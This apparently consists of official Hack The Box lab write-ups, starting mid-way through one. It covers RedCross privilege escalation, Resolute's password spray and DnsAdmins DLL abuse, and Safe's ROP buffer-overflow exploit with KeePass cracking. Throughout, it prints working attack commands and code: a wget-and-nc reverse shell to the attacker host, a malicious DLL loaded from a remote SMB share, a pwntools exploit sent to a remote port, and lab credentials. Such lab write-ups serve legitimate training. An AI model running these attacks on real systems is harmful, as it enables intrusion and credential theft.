    6 2.002843445   10.10.14.9 → 10.10.10.113 ICMP 84 Echo (ping) reply    id=0x143c, seq=3/768, ttl=64 (request in 5)
    7 3.004022809 10.10.10.113 → 10.10.14.9   ICMP 84 Echo (ping) request  id=0x143c, seq=4/1024, ttl=63
    8 3.004074478   10.10.14.9 → 10.10.10.113 ICMP 84 Echo (ping) reply    id=0x143c, seq=4/1024, ttl=64 (request in 7)
```

After preparing the web server and standing up a listener, the following payload is used and a shell as "penelope" is received.

```
cd /tmp; wget http://10.10.14.9:8443/nc; chmod 777 ./nc; ./nc 10.10.14.9 443 -e /bin/bash
```

```
root@kali:~/htb/redcross/www# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.113] 42912

id
uid=1000(penelope) gid=1000(penelope) groups=1000(penelope)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

PostgreSQL, PAM and Name Service Switch (NSS)

Enumeration of the web folders reveals PostgreSQL credentials.

```
penelope@redcross:/var/www/html$ grep -R password
admin/pages/login.php:echo "<tr><td align='right'>Password</td><td><input type='password' name='pass'></input></td></tr>";
admin/pages/firewall.php:       $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtUO9_aa&");
admin/pages/users.php:  $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixnss password=fios@ew023xnw");
admin/pages/actions.php:        $sql=$mysqli->prepare("SELECT id, password, mail, role FROM users WHERE username = ?");
admin/pages/actions.php:        if(password_verify($pass,$hash) and $role==0){
admin/pages/actions.php:        } else if(password_verify($pass,$hash)){
admin/pages/actions.php:        $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtUO9_aa&");
admin/pages/actions.php:        $dbconn = pg_connect("host=127.0.0.1 dbname=redcross user=www password=aXwrtUO9_aa&");
admin/pages/actions.php:        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
admin/pages/actions.php:        $dbconn = pg_connect("host=127.0.0.1 dbname=unix user=unixusrmgr password=dheu%7wjx8B&");
intra/pages/login.php:echo "<tr><td align='right'>Password</td><td><input type='password' name='pass'></input></td></tr>";
intra/pages/actions.php:        $sql=$mysqli->prepare("SELECT id, password, mail, role FROM users WHERE username = ?");
intra/pages/actions.php:        if(password_verify($pass,$hash)){
```

`unixusrmgr:dheu%7wjx8B&`

```
psql -h 127.0.0.1 -U unixusrmgr unix
```

Inspection of the tables "\dt" reveals "passwd_table". It seems that PAM/NSS is configured. Useful reference:

https://serverfault.com/a/538503

```
select * from passwd_table;
```

```
 username |              passwd               | uid  | gid  | gecos |    homedir     |   shell
----------+-----------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 writeup  | $1$62RQymqJ$27eiVjXtMUGDyQri1Foj21 | 2020 | 1001 |       | /var/jail/home | /bin/bash
(2 rows)
```

It is possible to change the gid, and therefore elevate privileges. This can be done by adding the user to the "disk" group:

```
update passwd_table set gid=6 where uid=2020;
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
 username |              passwd               | uid  | gid  | gecos |    homedir     |   shell
----------+-----------------------------------+------+------+-------+----------------+-----------
 tricia   | $1$WFsH/kvS$5gAjMYSvbpZFNu//uMPmp. | 2018 | 1001 |       | /var/jail/home | /bin/bash
 writeup  | $1$l20xe4wh$tyNiNp9BVDCF0bGsLkuXZ/ | 2020 |    6 |       | /var/jail/home | /bin/bash
(2 rows)

(END)
```

After logging back in over SSH, debugfs is used to read the root flag.

```
writeup@redcross:/$ id
uid=2020(writeup) gid=6(disk) groups=6(disk)
writeup@redcross:/$
writeup@redcross:/$ find -name debugfs 2>/dev/null
./sbin/debugfs
writeup@redcross:/$
writeup@redcross:/$ ./sbin/debugfs /dev/sda1
debugfs 1.43.4 (31-Jan-2017)
debugfs:  cat /root/root.txt
892a1f4d018e5d382c4f5ee1b26717a4
debugfs:
```

Or by adding the user to the "sudo" group, and getting a root shell:

```
update passwd_table set gid=27 where uid=2020;
```

```
root@kali:~/htb/redcross# ssh writeup@10.10.10.113
writeup@10.10.10.113's password:
Linux redcross 4.9.0-6-amd64 #1 SMP Debian 4.9.88-1+deb9u1 (2018-05-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 13 09:12:02 2019 from 10.10.14.9
writeup@redcross:~$
writeup@redcross:~$ sudo -s
[sudo] password for writeup:
root@redcross:/var/jail/home# ls -al /root/root.txt
-rw------- 1 root root 33 Jun  8  2018 /root/root.txt
root@redcross:/var/jail/home#
```

HACKTHEBOX

Resolute

28th May 2020 / Document No D20.100.74

Prepared By: bertolis

Machine Author: egre55

Difficulty: Medium

Classification: Official

Synopsis

Resolute is an easy difficulty Windows machine that features Active Directory. The Active Directory anonymous bind is used to obtain a password that the sysadmins set for new user accounts, although it seems that the password for that account has since changed. A password spray reveals that this password is still in use for another domain user account, which gives us access to the system over WinRM. A PowerShell transcript log is discovered, which has captured credentials passed on the command-line. This is used to move laterally to a user that is a member of the DnsAdmins group. This group has the ability to specify that the DNS Server service loads a plugin DLL. After restarting the DNS service, we achieve command execution on the domain controller in the context of `NT_AUTHORITY\SYSTEM`.

Skills Required

- Basic knowledge of Windows
- Basic knowledge of Active Directory

Skills Learned

- DnsAdmins Abuse

Enumeration

Nmap

```
nmap -A -v 10.10.10.169
```

```
PORT     STATE SERVICE      VERSION
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time:
2020-05-27 19:43:34Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3269/tcp open  tcpwrapped
```

Nmap output reveals that this is a domain controller for the domain `megabank.local`.

LDAP

Let's check if LDAP anonymous binds are allowed and attempt to retrieve a list of users. To do this, we can use Windapsearch.

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U
```

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U
<SNIP>
cn: Guest

cn: DefaultAccount

cn: Ryan Bertrand
userPrincipalName: ryan@megabank.local

cn: Marko Novak
userPrincipalName: marko@megabank.local
```

Windapsearch can also be used to dump all attributes from LDAP. This way we can check for passwords stored in descriptions or other fields.

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U --full |
grep Password
```

```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U --full | grep Password
badPasswordTime: 0
badPasswordTime: 0
badPasswordTime: 0
description: Account created. Password set to Welcome123!
```

According to the description, password `Welcome123!` was set for the new user, and it is possible that this is the standard password for newly created user accounts. It is quite common for a sysadmin to set the same password for new accounts and ask users to update it later.

Foothold

It's quite possible that a new joiner also hasn't changed their initial password. Let's attempt a password spray with it. First, save the Windapsearch output to a file.


```
./windapsearch.py -d resolute.megabank.local --dc-ip 10.10.10.169 -U > users
```

Before we begin with the password spray, it would be wise to take a look at the account lockout policy of the domain controller, as a careless password spray along with a restrictive password lockout policy may lock out accounts.

```
ldapsearch -x -p 389 -h 10.10.10.169 -b "dc=megabank,dc=local" -s sub "*" | grep
lock
```

The `lockoutThreshold: 0` indicates that there is no account lockout policy. Thus, we can go on and use the following bash script to loop through the user list and verify their credentials using `rpcclient`.

```
for u in $(cat users | awk -F@ '{print $1}' | awk -F: '{print $2}');
do
  rpcclient -U "$u%Welcome123!" -c "getusername;quit" 10.10.10.169 | grep
Authority;
done
```



This finds that the user `melanie` has the password `Welcome123!`. As port 5985 is open, we can attempt to connect to the server via WinRM using Evil-WinRM.

```
evil-winrm -i 10.10.10.169 -u melanie -p Welcome123!
```

```
$evil-winrm -i 10.10.10.169 -u melanie -p Welcome123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

The user flag is located in `C:\Users\melanie\Desktop\`.

Lateral Movement

The current user doesn't seem privileged, and there doesn't seem to be anything interesting in the profile folders. Let's enumerating the file system, starting with the `C:\` root. This doesn't reveal anything interesting, and we can use the `-force` option. This reveals the hidden directory `C:\PSTranscripts\`.

```
dir -force
```

```
*Evil-WinRM* PS C:\> dir -force
<SNIP>
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d--hs-        12/3/2019   6:40 AM                $RECYCLE.BIN
d--hsl        9/25/2019  10:17 AM                Documents and Settings
d-----        9/25/2019   6:19 AM                PerfLogs
d-r---        9/25/2019  12:39 PM                Program Files
d-----       11/20/2016   6:36 PM                Program Files (x86)
d--h--        9/25/2019  10:48 AM                ProgramData
d--h--        12/3/2019   6:32 AM                PSTranscripts
<SNIP>
```

This directory in turn, contains the hidden subdirectory `C:\PSTranscripts\20191203\`. After running the command `dir -force` again, we see the hidden file:

`C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt`.

```
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -force
<SNIP>
Mode         LastWriteTime         Length Name
----         -------------         ------ ----
-arh--    12/3/2019   6:45 AM    3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

It seems that PowerShell Transcription logging is enabled on this system. This can be interesting in cases that passwords are passed over the command-line. Examination of this file reveals that the `net use` command syntax was incorrect. This generated an error that including the original command, which was captured by the PowerShell transcript log. The original command passed credentials for the user `ryan` in order to map a remote file share.

```
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject";
value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
```

Issuing `net user ryan` reveals that they are in the `Remote Management Users` group. Using Evil-WinRM again, we can login as `ryan`.

```
evil-winrm -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!
```

```
$evil-winrm -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Privilege Escalation

The user `ryan` is found to be a member of `DnsAdmins`. Being a member of the `DnsAdmins` group allows us to use the `dnscmd.exe` to specify a plugin DLL that should be loaded by the DNS service. Let's create a DLL using `msfvenom`, that changes the administrator password.

```
msfvenom -p windows/x64/exec cmd='net user administrator P@s5w0rd123! /domain' -
f dll > da.dll
```

Transferring this to the box would likely trigger Windows Defender, so we can use Impacket's smbserver.py to start an SMB server and host the dll remotely.

```
sudo smbserver.py share ./
```

The `dnscmd` utility can be used to set the remote DLL path into the Windows Registry.

```
cmd /c dnscmd localhost /config /serverlevelplugindll \\10.10.14.9\share\da.dll
```

Next, we need to restart the DNS service in order to load our malicious DLL. DnsAdmins aren't able to restart the DNS service by default, but in seems likely that they would be given permissions to do this, and in this domain this is indeed the case.

```
sc.exe stop dns
sc.exe start dns
```

The service restarted successfully, and we saw a connection attempt on our SMB server. We can now attempt to login as `administrator` using `psexec.py` with our password.

```
sudo psexec.py megabank.local/administrator@10.10.10.169
```

```
$sudo psexec.py megabank.local/administrator@10.10.10.169
Impacket v0.9.22.dev1+20200424.150528.c44901d1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.169.....
[*] Found writable share ADMIN$
[*] Uploading file zVKfNVTf.exe
[*] Opening SVCManager on 10.10.10.169.....
[*] Creating service fZfe on 10.10.10.169.....
[*] Starting service fZfe.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

The root flag is located in `C:\Users\Administrator\Desktop\`.

Hack The Box

PEN-TESTING LABS

Safe

25th October 2019 / Document No D19.100.49

Prepared By: MinatoTW

Machine Author: ecdo

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Safe is an Easy difficulty Linux VM with a vulnerable service running on a port. The binary is found to be vulnerable to buffer overflow, which needs to be exploited through Return Oriented Programming (ROP) to get a shell. The user's folder contain images and a keepass database which can be cracked using John the ripper to gain the root password.

Skills Required

- Enumeration
- Exploit Development

Skills Learned

- ROP
- Cracking keepass databases

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
ports=$(nmap -PN -p- --min-rate=1000  -T4 10.10.10.147 | grep ^[0-9] | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -PN -sC -sV -p$ports 10.10.10.147
```

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.147 | grep ^[0-9] |
cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -p$ports -sC -sV 10.10.10.147

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-25 06:24 PDT
Nmap scan report for 10.10.10.147
Host is up (0.20s latency).

PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)

80/tcp   open  http    Apache httpd 2.4.25 ((Debian))

1337/tcp open  waste?
```

We see SSH and Apache running on their default ports, as well as an unidentified service running on port 1337.

Apache

Browsing to port 80 we come across the default HTTP page. Looking at the page source a comment can be seen at the top.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
<html xmlns="http://www.w3.org/1999/xhtml">
<!-- 'myapp' can be downloaded to analyze from here
     its running on port 1337 -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

It says the binary running on port 1337 can be downloaded from the web server. Let's download and analyze it before proceeding.

```
wget 10.10.10.147/myapp

<SNIP>

2019-10-25 06:39:56 (81.0 KB/s) - 'myapp' saved [16592/16592]

file myapp

myapp: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked
```

Exploit Development

The binary "myapp" is a 64 bit ELF executable.

```
./myapp

 06:44:52 up  1:37,  4 users,  load average: 3.22, 1.30, 0.58

What do you want me to echo back? AAAA
AAAA
```

On running the binary, we see that it just echoes back the input. Let's open it up in GDB to look at the functions.

We'll use the GEF plugin with GDB. Use the following command to install it locally.

```
wget -q -O- https://github.com/hugsy/gef/raw/master/scripts/gef.sh | sh
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once installed, open the binary in GDB.

```
gdb -q myapp
<SNIP>
gef➤  info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  system@plt
0x0000000000401050  printf@plt
0x0000000000401060  gets@plt
<SNIP>
0x0000000000401152  test
0x000000000040115f  main
```

Apart from the default functions, we see that the binary has imported the system() function, which will help us execute system commands. The binary also uses the gets() function which is vulnerable to buffer overflows. There are two user defined functions where main is the default starting point, along with an additional function test(). We can look at the binary protections using the checksec command.

```
gef➤  checksec
[+] checksec for '/tmp/myapp'
Canary                        : No
NX                            : Yes
PIE                           : No
Fortify                       : No
RelRO                         : Partial
```

As NX (No-eXecute) is enabled, we'll have to use a ROP (Return oriented programming) based approach to exploit the buffer overflow. Let's look at the disassembly of the main function.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
gef➤  disassemble main
Dump of assembler code for function main:
<SNIP>
   0x0000000000401184 <+37>:    lea    rax,[rbp-0x70]
   0x0000000000401188 <+41>:    mov    esi,0x3e8
   0x000000000040118d <+46>:    mov    rdi,rax
   0x0000000000401190 <+49>:    mov    eax,0x0
   0x0000000000401195 <+54>:    call   0x401060 <gets@plt>
   0x000000000040119a <+59>:    lea    rax,[rbp-0x70]
   0x000000000040119e <+63>:    mov    rdi,rax
   0x00000000004011a1 <+66>:    call   0x401030 <puts@plt>
   0x00000000004011a6 <+71>:    mov    eax,0x0
   0x00000000004011ab <+76>:    leave
   0x00000000004011ac <+77>:    ret
```

We see that the binary loads a buffer [rbp-0x70] i.e 0x70 bytes in size into rax and then moves it to rdi. The 64 bit assembly uses registers for calling functions. The RDI register is used for the first argument, RSI for the second, RDX for the third and so on. RDI is loaded with a buffer of size 0x70 i.e 112 bytes, the binary calls gets() to save user input into it and then uses puts to print the contents of the buffer. So, ideally we should be able to overflow the buffer with input greater than 112 bytes. Let's try sending 120 bytes and check if we could overwrite RBP.

First create an input of 120 bytes, where the first 112 bytes are A's and the rest 8 are B's.

```
python -c 'print "A"*112 + "B"*8'

./myapp
 07:14:49 up  2:07,  4 users,  load average: 0.09, 0.04, 0.09

What do you want me to echo back? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<SNIP>ABBBBBBBB
bash: "./myapp" terminated by signal SIGSEGV (Address boundary error)
```

Now, let's check if we have overwritten RBP.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
python -c 'print "A"*112 + "B"*8'

gdb -q myapp
gef➤  r
Starting program: /tmp/myapp
[Detaching after vfork from child process 110675]
 07:11:46 up  2:04,  4 users,  load average: 0.00, 0.02, 0.09

What do you want me to echo back? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<SNIP>AABBBBBBBB

<SNIP>

$rax   : 0x0
$rbx   : 0x0
$rcx   : 0x00007ffff7ecd024  →  0x5477fffff0003d48 ("H="?)
$rdx   : 0x00007ffff7fa7580  →  0x0000000000000000
$rsp   : 0x00007fffffffe4a0  →  0x00007ffff7fa14d8
$rbp   : 0x4242424242424242 ("BBBBBBBB"?)
```

From the output we see that RBP contains “BBBBBBBB” which means we can overflow the buffer with 120 bytes. We can now control RIP with the bytes after 120.

Let’s look at the disassembly of the “test” function now.

```
gef➤  disassemble test
Dump of assembler code for function test:
   0x0000000000401152 <+0>:     push   rbp
   0x0000000000401153 <+1>:     mov    rbp,rsp
   0x0000000000401156 <+4>:     mov    rdi,rsp
   0x0000000000401159 <+7>:     jmp    r13
   0x000000000040115c <+10>:    nop
```

The function moves RSP to RDI and jumps to the address present in R13.

We can use this to our advantage by setting R13 to the address of the system() call. RSP points to the top of the stack, which can be controlled by our input. As mentioned, x64 uses the RDI

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

register for the first argument. This will let us place the address to "/bin/sh" in RDI and then jump to the system call using R13.

To place the address of the system call into R13 a "pop r13" gadget is needed. The POP instruction moves the top of the stack into the specified register. We can use ropper in order to find such a gadget.

```
ropper --file myapp --search "pop r13"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop r13

[INFO] File: myapp
0x0000000000401206: pop r13; pop r14; pop r15; ret;
```

It found a gadget for "pop r13; pop r14; pop r15; ret;" at the address 0x0401206. We can now start creating our ROP chain using pwntools.

```
from pwn import *

buf = "A" * 120

'''
0x0000000000401206: pop r13; pop r14; pop r15; ret;
'''

pop_r13_junk_junk = p64(0x401206)

'''
0x000000000040116e <+15>:  call   0x401040 <system@plt>
'''

system = p64(0x40116e)

chain = buf + pop_r13_junk_junk + system + "BBBBBBBB" + "CCCCCCCC"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
print chain
```

This is the first part of the chain, where we pop the address to the system call into the R13 register. Additionally, there has to be some junk on the stack to pop into the R14 and R15 registers, for which the script uses B's and C's. Run the script, directing the output to a file, and then use GDB to send this as input to the binary.

```
python safe_exp.py > chain

gef➤  r < chain
Starting program: /tmp/myapp < chain

<SNIP>
$r13   : 0x000000000040116e  →  <main+15> call 0x401040 <system@plt>
$r14   : 0x4242424242424242 ("BBBBBBBB"?)
$r15   : 0x4343434343434343 ("CCCCCCCC"?)
```

The program crashes and we'll see the desired address present in R13, as well as B's and C's present in R14 and R15 registers respectively.

After placing the address into R13, we can call the test function. The test function moves the address for RSP to RDI. We can place "/bin/sh" into RSP so that it's copied to RDI, and then system is called with RDI as the argument.

Here's the modified script:

```
from pwn import *

buf = "A" * 120

'''
0x0000000000401206: pop r13; pop r14; pop r15; ret;
'''

pop_r13_junk_junk = p64(0x401206)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
'''
0x000000000040116e <+15>: call   0x401040 <system@plt>
'''

system = p64(0x40116e)

binsh = "/bin/sh\x00"

'''
0x0000000000401156 <+4>:  mov    rdi,rsp
0x0000000000401159 <+7>:  jmp    r13
'''

test = p64(0x401156)

chain = buf + pop_r13_junk_junk + system + "BBBBBBBB" + "CCCCCCCC" + test + binsh

print chain
```

The address for test can be found using objdump or GDB. We need to terminate “/bin/sh” with a null byte as C considers strings as a sequence of characters terminated by a null byte. We place the binsh string at the top of the stack so that it’s address gets moved to RDI.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Execute it and redirect the output to a file again. We can add a breakpoint at the MOV instructions to view the flow of the chain.

```
python safe_exp.py > chain

gef➤  break * 0x401156
Breakpoint 1 at 0x401156
gef➤  r < chain
Starting program: /tmp/myapp < chain

<SNIP>
0x00007fffffffe4c0|+0x0000: 0x0068732f6e69622f ("/bin/sh"?)      ← $rsp
0x00007fffffffe4c8|+0x0008: 0x74710f57f71b3b00
0x00007fffffffe4d0|+0x0010: 0x0000000000401070  →  <_start+0> xor ebp, ebp
0x00007fffffffe4d8|+0x0018: 0x00007fffffffe570  →  0x0000000000000001
0x00007fffffffe4e0|+0x0020: 0x0000000000000000
0x00007fffffffe4e8|+0x0028: 0x0000000000000000
0x00007fffffffe4f0|+0x0030: 0x8b8ef0281d3b3b38
0x00007fffffffe4f8|+0x0038: 0x8b8ee06b023d3b38

<SNIP>
     0x401154 <test+2>         mov    ebp, esp
 →   0x401156 <test+4>         mov    rdi, rsp
```

After the first breakpoint is hit, we can see that RSP points to the “/bin/sh” string. Now enter “si” to step an instruction.

```
gef➤  si
0x0000000000401159 in test ()
<SNIP>
$rsp   : 0x00007fffffffe4c0  →  0x0068732f6e69622f ("/bin/sh"?)
$rbp   : 0x4141414141414141 ("AAAAAAAA"?)
$rsi   : 0x0000000000405260  →  "What do you want me to echo back? AAAAAAAAAAAAAAAA[...]"
$rdi   : 0x00007fffffffe4c0  →  0x0068732f6e69622f ("/bin/sh"?)
$rip   : 0x0000000000401159  →  <test+7> jmp r13
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We see that RDI now points to the buffer with “/bin/sh”. Stepping again the code should jump to the system call.

```
gef➤  si

0x000000000040116e in main ()
<SNIP>

system@plt (
   $rdi = 0x00007fffffffe4c0 → 0x0068732f6e69622f ("/bin/sh"?),
   $rsi = 0x0000000000405260 → "What do you want me to echo back? AAAAAAAAAAAAAAA[...]"
)
```

The chain jumped to the system call, and GDB guessed the arguments for RDI (pointing to our string) and RSI (pointing to the return address). RDI can be anything and is called only after exiting.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

Let's run the exploit locally to see if it worked.

```
(cat chain ; cat) | ./myapp

 08:27:49 up  3:20,  5 users,  load average: 0.01, 0.03, 0.00

What do you want me to echo back? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<SNIP>AAAAAAA@

id
uid=0(root) gid=0(root) groups=0(root)
```

The chain was successful and we were able to pop a shell. Let's modify the script to send this payload to the server.

```
from pwn import *

p = remote("10.10.10.147" , 1337)
buf = "A" * 120

'''
0x0000000000401206: pop r13; pop r14; pop r15; ret;
'''
pop_r13_junk_junk = p64(0x401206)

'''
0x000000000040116e <+15>:  call   0x401040 <system@plt>
'''
system = p64(0x40116e)
binsh = "/bin/sh\x00"

'''
0x0000000000401156 <+4>:   mov    rdi,rsp
0x0000000000401159 <+7>:   jmp    r13
'''
test = p64(0x401156)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
chain = buf + pop_r13_junk_junk + system + "BBBBBBBB" + "CCCCCCCC" + test + binsh
p.sendline(chain)
p.interactive()
```

We create a connection to port 1337 on the box and send the payload using the sendline() function. Then the interactive mode is turned on to interact with the shell.

```
python exp.py
[+] Opening connection to 10.10.10.147 on port 1337: Done
[*] Switching to interactive mode
 02:35:49 up  2:26,  0 users,  load average: 0.00, 0.00, 0.00
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

The exploit was successful and we were able to get a shell as the user “user”.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Navigating to the user's home folder, we see a KeePass database and a few images.

```
$ cd /home/user
$ ls -la
total 11284
drwxr-xr-x 3 user user    4096 May 13 11:18 .
drwxr-xr-x 3 root root    4096 May 13 08:34 ..
lrwxrwxrwx 1 user user       9 May 13 08:38 .bash_history -> /dev/null
-rw-r--r-- 1 user user     220 May 13 08:34 .bash_logout
-rw-r--r-- 1 user user    3526 May 13 08:34 .bashrc
-rw-r--r-- 1 user user 1907614 May 13 11:15 IMG_0545.JPG
-rw-r--r-- 1 user user 1916770 May 13 11:15 IMG_0546.JPG
-rw-r--r-- 1 user user 2529361 May 13 11:15 IMG_0547.JPG
-rw-r--r-- 1 user user 2926644 May 13 11:15 IMG_0548.JPG
-rw-r--r-- 1 user user 1125421 May 13 11:15 IMG_0552.JPG
-rw-r--r-- 1 user user 1085878 May 13 11:15 IMG_0553.JPG
-rwxr-xr-x 1 user user   16592 May 13 08:47 myapp
-rw-r--r-- 1 user user    2446 May 13 11:15 MyPasswords.kdbx
-rw-r--r-- 1 user user     675 May 13 08:34 .profile
drwx------ 2 user user    4096 May 13 11:18 .ssh
-rw------- 1 user user      33 May 13 09:25 user.txt
```

We can copy our public key to authorized_keys, so that we can SSH into the box.

```
$ cd .ssh
$ echo 'ssh-rsa AAAAB3NzaC1yc2E<SNIP>fP4xC7qs9zWv/bTPR root@parrot' >> authorized_keys
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We have successfully upgraded our shell.

```
ssh user@10.10.10.147
Linux safe 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1 (2019-04-12) x86_64

<SNIP>
Last login: Fri Oct 25 02:41:03 2019 from 10.10.14.2
user@safe:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Looking at the images we can assume that one of them is a key to the KeePass database. Transfer all the images and KeePass database using SCP.

```
scp 'user@10.10.10.147:~/*.JPG' .

IMG_0545.JPG                                  100% 1863KB 480.3KB/s   00:03
IMG_0546.JPG                                  100% 1872KB 924.0KB/s   00:02
IMG_0547.JPG                                  100% 2470KB   1.4MB/s   00:01
IMG_0548.JPG                                  100% 2858KB   1.9MB/s   00:01
IMG_0552.JPG                                  100% 1099KB   1.7MB/s   00:00
IMG_0553.JPG                                  100% 1060KB   1.6MB/s   00:00

scp 'user@10.10.10.147:~/*.kdbx' .

MyPasswords.kdbx                              100% 2446    11.8KB/s   00:00
```

We can generate hashes for each image using keepass2john and try to crack them. The -k parameter in keepass2john can be used to specify the keyfile. The following bash script will append hashes to a file.

```
for i in *.JPG
do
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
  keepass2john -k $i MyPasswords.kdbx >> hashes
done
```

We can use John The Ripper along with rockyou.txt to crack the hashes.

```
john --fork=4 -w=/home/user/rockyou.txt hashes

Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (KeePass [SHA256 AES 32/64])
<SNIP>
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
bullshit         (MyPasswords)
```

The password was cracked as “bullshit”. But we don’t know the name of the keyfile this is valid for. We can create a script using kpcli to find the image. Kpcli is a command line interface for KeePass and can be installed using apt.

```
apt install kpcli -y
```

The following script will try to open the db using each file and returns the filename if the exit code is equal to 0 (i.e. success).

```
#!/bin/bash

for i in *.JPG
do
      echo bullshit | kpcli --kdb MyPasswords.kdbx --key $i --command quit
>/dev/null 2>&1
```

Hack The Box Ltd
38 Walton Road
